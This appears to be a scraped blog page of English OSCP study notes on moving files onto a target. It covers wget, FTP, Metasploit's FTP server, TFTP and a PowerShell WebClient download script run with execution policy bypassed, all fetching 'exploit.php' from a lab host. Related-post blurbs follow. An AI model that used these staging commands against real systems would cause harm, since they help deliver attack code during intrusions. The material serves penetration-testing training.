
OSCP Learning Notes - File Transfers(1)
File transfer type:
1. HTTP
Transfer files through the website.


2.wget
wget http://10.0.0.109/exploit.php
3.FTP
python FTP
(1)Install python FTP on the Kali Linux.
pip3 install pyftpdlib

(2)Move to the target folder, and start the FTP service.
python3 -m pyftpdlib -p

(3)Login the ftp service on Windows 10 anonymously.

(4) Get the file form FTP server.

(5)Exit FTP service.

We can also save the shellcode to txt file.
(1) Execute the following commands to make the ftp command file.
echo open 10.0.0.109 > ftp.txt

echo anonymous>> ftp.txt

echo pass>>ftp.txt

echo binary>> ftp.txt

echo get exploit.php >> ftp.txt

echo bye >> ftp.txt


(2) Get the files from the FTP server.
ftp -s:ftp.txt
4.Metasploit

(1) Start the metasploit.

(2) Initiate the FTP service,.
use auxiliary/server/ftp

show options

exploit
(3) Stop the FTP service.

5.TFTP
(1)Start the TFTP service on Kali Linux.
atftpd --daemon --port /var/www/html

(2) Get the file from tftp server.
tftp -i 10.0.0.109 get exploit.php

6.Powershell
(1) Make the powershell file to get the file form Kali server.
echo $storage = $pwd > get.ps1

echo $webclient = New-Object System.Net.Webclient >> get.ps1

echo $url = "http://10.0.0.109/exploit.php" >> get.ps1

echo $file = "exploit.php" >> get.ps1

echo $webclient.DownloadFile($url,$file) >> get.ps1

(2)Execute the powershell code.
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File get.ps1

OSCP Learning Notes - File Transfers(1)的更多相关文章
- OSCP Learning Notes - File Transfers(3)
Metasploit Attack Target Server: IE8 on WinXP 1.Start the Metasploit. setoolkit 2.Select 2)Website A ...
- OSCP Learning Notes - File Transfers(2)
Metasploit Target Server: Kioptrix Level 1 (1) Start the Metasploit on Kali Linux. (2) Set the modul ...
- OSCP Learning Notes - Overview
Prerequisites: Knowledge of scripting languages(Bash/Pyhon) Understanding of basic networking concep ...
- OSCP Learning Notes - Buffer Overflows(1)
Introduction to Buffer Overflows Anatomy of Memory Anatomy of the Stack Fuzzing Tools: Vulnserver - ...
- OSCP Learning Notes - Enumeration(3)
SMB Enumeration 1. Set the smb configurations. locate smb.conf vim /etc/samba/smb.conf Insert the gl ...
- OSCP Learning Notes - Kali Linux
Install Kali Linux : https://www.kali.org/ Common Commands: pwd man ls ls -la cd mkdir rmdir cp mv l ...
- OSCP Learning Notes - Exploit(8)
Tools: 3. hydra Hydra v8.9.1 (c) 2019 by van Hauser/THC - Please do not use in military or secret se ...
- OSCP Learning Notes - Exploit(7)
Pre-Exploit Password Attacks Tools: 1. ncrack Ncrack 0.6 ( http://ncrack.org )Usage: ncrack [Options ...
- OSCP Learning Notes - Exploit(3)
Modifying Shellcode 1. Search “vulnserver exploit code” on the Internet. Find the following website ...
随机推荐
- Java并发编程的艺术(一、二章) ——学习笔记
第一章 并发编程的挑战 需要了解的一些概念 转自 https://blog.csdn.net/TzBugs/article/details/80921351 (1) 同步VS异步 同步和异步通常用来 ...
- 6.kubernetes的GUI资源管理插件-dashboard
目录 1.准备dashboard镜像 2.创建资源配置清单 3.应用资源配置清单 4.查看创建的资源 5.解析域名 6.浏览器访问 7.令牌命令行获取方式 准备dashboard镜像 [root@hd ...
- 07.Easymock的实际应用
第一步下载对应的java包添加到工程中 并静态导入所需要的j类 import static org.easymock.EasyMock.*; 这里有的注意点 package com.fjnu.serv ...
- Spring:一、基本模块思维导图
- Lens —— 最炫酷的 Kubernetes 桌面客户端
原文链接:https://fuckcloudnative.io/posts/lens/ Kubernetes 的桌面客户端有那么几个,曾经 Kubernetic 应该是最好用的,但最近有个叫 Lens ...
- 计算机网络之tcp四次挥手
TCP的四次挥手(Four-Way Wavehand)1.前言对于"三次握手"我们耳熟能详,因为其相对的简单.但是,我们却不常听见“四次挥手”,就算听过也未必能详细地说明白它的具体 ...
- CImage显示位图与CDC双缓冲冲突,使用路径层解决.
2010年04月29日 星期四 20:35 位图闪的问题困扰我很久了,因为程序的需要,我显示位图的方式是CImage类. 如果从CImage转到CBitmap,之后使用Attach到是可以,但我发现这 ...
- JavaScript基础函数体中的唯一var模式(002)
全局变量是不好的.所以在声名变量的时候,应该采用函数体中的唯一var模式(Single var Pattern).这个模式有不少好处: 提供了一个唯一的地方来查看函数体中声名的变量 在使用一个变量之前 ...
- pycharm中导入包失败的解决办法
将鼠标移动到requests处,出现如下提示 按住alt+enter键,点击install package requests即可安装requests包 安装成功后
- 从别人的代码中学习golang系列--01
自己最近在思考一个问题,如何让自己的代码质量逐渐提高,于是想到整理这个系列,通过阅读别人的代码,从别人的代码中学习,来逐渐提高自己的代码质量.本篇是这个系列的第一篇,我也不知道自己会写多少篇,但是希望 ...